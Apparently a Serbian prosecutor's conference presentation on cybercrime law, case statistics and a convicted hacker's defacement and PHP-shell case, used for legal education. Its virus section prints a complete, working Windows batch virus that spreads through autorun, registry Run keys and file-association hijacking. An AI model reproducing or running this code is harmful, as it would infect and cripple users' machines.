Special Prosecutors Office for
High-Tech Crime of Serbia

18th T-CY Plenary

Agenda item 9

Case studies

Republic of Serbia

Special Prosecutors Office for High-Tech Crime of Serbia

Legal Framework - Serbia

- Criminal Procedure Code
- Electronic Communications Law
- Law on the liability of legal entities for criminal offences
- Law on Special Competencies for Efficient Protection of Intellectual Property Rights
- Regulation on conditions for providing Internet services and other data traffic and content of the approval
- Regulation on conditions for providing services of voice transmission on Internet and content of the approval
- **Law on Ratification of the Convention on Cybercrime**
- **Law on Ratification of Protocol to the Convention on Cybercrime**
- **Law on Ratification of the Council of Europe Convention on the Protection of Children against Sexual Exploitation and Sexual Abuse**
- **Law on mutual legal assistance in criminal matters**
- **Law on Organization and Competence of Government Authorities in Combating High-Tech Crime**
- Criminal Code of the Republic of Serbia

Institutional Framework

- Ministry of Foreign and Internal Trade and Telecommunications

  (*Electronic Communications Law*)
- Republic Agency for Electronic Communications

  (*Electronic Communications Law*)
- Republic Broadcasting Agency
  (*Law on Broadcasting*)

- ***Law on Organization of Competence of Government Authorities in Combating High-Tech Crime***

  Special Prosecutor's Office for Combating Against High-Tech Crime

  Higher Court in Belgrade

  Ministry of Internal Affairs - Department for Fight Against High-Tech Crime

Legal framework and competencies

- **Criminal offences against security of computer data** defined by Criminal Code of the Republic of Serbia
- **Criminal offences against intellectual property** , property, commerce and industry and legal traffic which are committed by using , as object or tool of committing the offence, computers, computer networks, computer data, including their products in tangible or electronic form.
- and the number of items of copyrighted works is over 2000, or the amount of the actual damage is over 1.000.000,00 dinars (aprox. 10.000 EU or 14.000 USD).
- **Criminal acts against freedom and rights of man and citizen, gender freedoms, public order and peace, Constitutional system and security**, which can be considered by the way of commitment or used tools as cyber-crime.

	Known	Events	Unknown	
2006	19			19
2007	75	68	11	154
2008	110	60	14	184
2009	91	114	42	247
2010	116	443	13	572
2011	130	502	28	660
2012	114	609	65	788
2013	160	558	243	961
2014	294	770	352	1416
2015	198	1306	570	2074
2016	240	1237	580	2058
TOTAL	**1547**	**5667**	**1918**	**9132**

Case Study

1. **Unauthorised Access to the Computer, Computer Network or Electronic Data Processing;**

2. **Computer Sabotage;**


3. **Creating and Introducing of Computer Viruses;**

4. **Manufacture, Procurement, and Provision to Others of Means of Committing Criminal Offences against Security of Computer Data;**

Computer Viruses

- A **computer virus is a type of malicious software program** ("malware") that, when executed, replicates itself by modifying other computer programs and inserting its own code.
- **Infected computer programs can include**, as well, data files, or the "boot" sector of the hard drive.
- **When this replication succeeds**, the affected areas are then said to be "infected" with a computer virus.
- **Without the consent** (or knowledge) of its user / administrator
- **With the aim of causing damage in this system**.

Computer Viruses



```
@ echo off
rem ------------------------------
rem Infect All Drives
for %%E In (A,B,C,D,E,F,G,H,I,J,K,L,M,N,O,P,Q,R,S,T,U,V,W,X,Y,Z) Do (
copy /Y %0 %%E:\
echo [AutoRun] > %%E:\autorun.inf
echo open="%%E:\%0" >> %%E:\autorun.inf
echo action=Open folder to see files... >> %%E:\autorun.inf)
rem ------------------------------
rem ------------------------------
rem Infect Autoexec.bat
echo start "" %0>>%SystemDrive%\AUTOEXEC.BAT
rem ------------------------------
rem ------------------------------
rem Infect All .Exe Files
assoc .exe=batfile
DIR /S/B %SystemDrive%\*.exe >> InfList_exe.txt
echo Y | FOR /F "tokens=1,* delims=: " %%j in (InfList_exe.txt) do copy /y %0 '
rem ------------------------------
rem ------------------------------
rem Infect Reg Run Key
set valinf="rundll32_%random%_toolbar"
set reginf="hklm\Software\Microsoft\Windows\CurrentVersion\Run"
reg add %reginf% /v %valinf% /t "REG_SZ" /d %0 /f > nul
rem ------------------------------
rem ------------------------------
rem Infect Startup Folder
copy %0 "%userprofile%\Start Menu\Programs\Startup"
rem ------------------------------
rem ------------------------------
rem Infect All .Pdf Files
assoc .pdf=batfile
DIR /S/B %SystemDrive%\*.pdf >> InfList_pdf.txt
echo Y | FOR /F "tokens=1,* delims=: " %%j in (InfList_pdf.txt) do copy /y %0 '
rem ------------------------------
```

Virus Name: Connect Trojan

Virus Author: Fabinhoff

Enter File Extension To Infect (eg '.txt')

Sends Virus To All Contacts On Microsoft Outlook As An Email Attachment

DELmE's Batch Virus Maker.

Version: 2.0
Scripting Language: AutoIt v3.3.0.0
Coded By: DELmE
Coded for: Members of HackForums.Net

To contact me visit HackForums.Net and send me a message

Please view the User Agreement by clicking the "Agreement button" and make sure you fully understand and agree with the agreement.

Investigation

- **Violating protective measures**, the defendant without authorization logged in to a computer network, accessed electronic data processing **previously using anonymous service providers** through open wireless access points **in order to change MAC addresses** (Media Access Control Address) of the Network Interface Cards of the computers that he had used, **using several Socks5 connection protocols** (Internet protocol that directs network packets between client and server via the proxy server and provides authentication so that only authorized users can access the server, which enables the IP (internet protocol) address to be concealed, i.e. that communication with another computer goes over a remote computer (server) for serving other computers that randomly assign IP addresses from any range of addresses, **keeping the true IP address unrevealed).**

Investigation

- **Without authorisation defendant accessed to a protected computer network**, a central server for control of web sites of an ISP on whose server a web site of a state authority was hosted.
- **Using his alias he entered, destroyed, erased and changed and thus made unusable computer data and programs**, **with the intent to disable and obstruct the process of electronic data processing which is of importance to the said state authority**.
- **The electronic record of the central control server**/ administrative user access data (user administrative name and password to unlock/provide access to editing of the website), **was deleted to disable further access by authorized persons** to data control and the website itself.
- **Defendant the changed the username and password entering so-called "standard values" for the name and password** which in this particular case were admin-admin, and after that he gave the data for use in such a way that he immediately distributed the said data through a variety of social and communication networks on the Internet to other persons, for continued unauthorized access and changes of the content.

Court Findings and Rulings

- **Second count charged the defendant with almost identical way of commission of the criminal offence**, and the only difference was that the defendant had accessed the central server for control of all websites of internet service providers, on whose servers there were websites of different state authorities, public services, companies and other subjects.
- **The defendant entered, destroyed, erased and changed and thus made unusable computer data by changing user access data**, and then in the electronic database of websites he changed the texts and photos and other electronic data or completely erased websites and information and instead of them he entered previously prepared his own presentations with various messages into publicly available electronic databases;
- **Thus accessing without authorisation and preventing or significantly interfering with the process of electronic processing and transmission of data on internet sites of several faculties and courts, and then accessed the websites of the various political parties, media agencies, ministries, the site for the parliamentary elections and others.**

Court Findings and Rulings

- **On the count five the defendant was found guilty for having made a computer virus with the intent to introduce it into others' computers and computer networks**.
- On his personal computer the defendant had made a computer virus and then published it on a number of hacker internet websites.
- **When a user would take it over and use it, it would return to the defendant in the form of the new PHP Shell** (which is used for administration and maintaining websites, for unpacking and moving large files) with the information where the virus is situated and exactly in which way an infected computer can be controlled.
- **On one of his e-mail addresses he had 600,000 Shells obtained in this way, and on the other 176,000 Shells**. One Shell served for access to one website, so the defendant had access to each infected computer used by another person who didn't even know that their computer was infected which enabled the perpetrator to access other websites on the servers via so-called "backdoor" approach.
- **He then entered those 776,000 PHP Shells in others' computers and computer networks on the websites that he had changed and by doing so caused damage by disabling access to and use of those websites in the way they were made, and thus at the same time caused material damage in an undetermined amount.**

Court Findings and Rulings

- **Final verdict was rendered against the defendant who was found guilty on five counts**:
- **on the first count** of the criminal offence of Unauthorised Access to Computer, Computer Network or Electronic Data Processing, of the criminal offence of Computer Sabotage, of the criminal offence Manufacture, Procurement, and Provision to Others of Means of Committing Criminal Offences against Security of Computer Data;
- **on second, third and fourth count** of Unauthorised Access to Computer, Computer Network or Electronic Data Processing, and of Computer Sabotage;
- **and on the fifth count** of prolonged Creating and Introducing of Computer Viruses, and prolonged criminal offence of Manufacture, Procurement, and Provision to Others of Means of Committing Criminal Offences against Security of Computer Data.

Serbian Criminal Code Acts used in this case study

Computer Sabotage

Article 299

Whoever enters, destroys, deletes, alters, damages, conceals or otherwise makes unusable computer datum or program or damages or destroys a computer or other equipment for electronic processing and transfer of data, with intent to prevent or considerably disrupt the procedure of electronic processing and transfer of data that are of importance for government authorities, enterprises or other entities,

- *shall be punished by imprisonment of six months to five years.*

Serbian Criminal Code Acts used in this case study

Creating and Introducing of Computer Viruses

Article 300

(1) Whoever makes a computer virus with intent to introduce it into another’s computer or computer network,

- *shall be punished by fine or imprisonment up to six months.*

(2) Whoever introduces a computer virus into another’s computer or computer network thereby causing damage,

- *shall be punished by fine or imprisonment up to two years.*

(3) Equipment and devices used for committing of the offence specified in paragraphs 1 and 2 of this Article shall be seized.

Serbian Criminal Code Acts used in this case study

Unauthorised Access to Computer, Computer Network or Electronic Data Processing

Article 302

(1) Whoever, by circumventing protection measures, accesses a computer or computer network without authorisation, or accesses electronic data processing without authorisation,

- *shall be punished by fine or imprisonment up to six months.*

(2) Whoever records or uses data obtained in manner provided under paragraph 1 of this Article,

- *shall be punished by fine or imprisonment up to two years.*

(3) If the offence specified in paragraph 1 of this Article results in hold-up or serious malfunction in electronic processing and transfer of data or of the network, or other grave consequences have resulted,

- *the offender shall be punished by imprisonment up to three years.*

Serbian Criminal Code Acts used in this case study

Manufacture, Procurement, and Provision to Others of Means of Committing Criminal Offences against Security of Computer Data

Article 304a

(1) Whoever possesses, manufactures, procures, sells, or gives to others for their use computers, computer systems, computer data or software intended for committing one of the criminal offences referred to in Articles 298 through 303 herein

- *shall be punished with imprisonment of six months to three years.*

(2) Items referred to in paragraph 1 hereof shall be seized.

Thank you !

branko.stamenkovic@rjt.gov.rs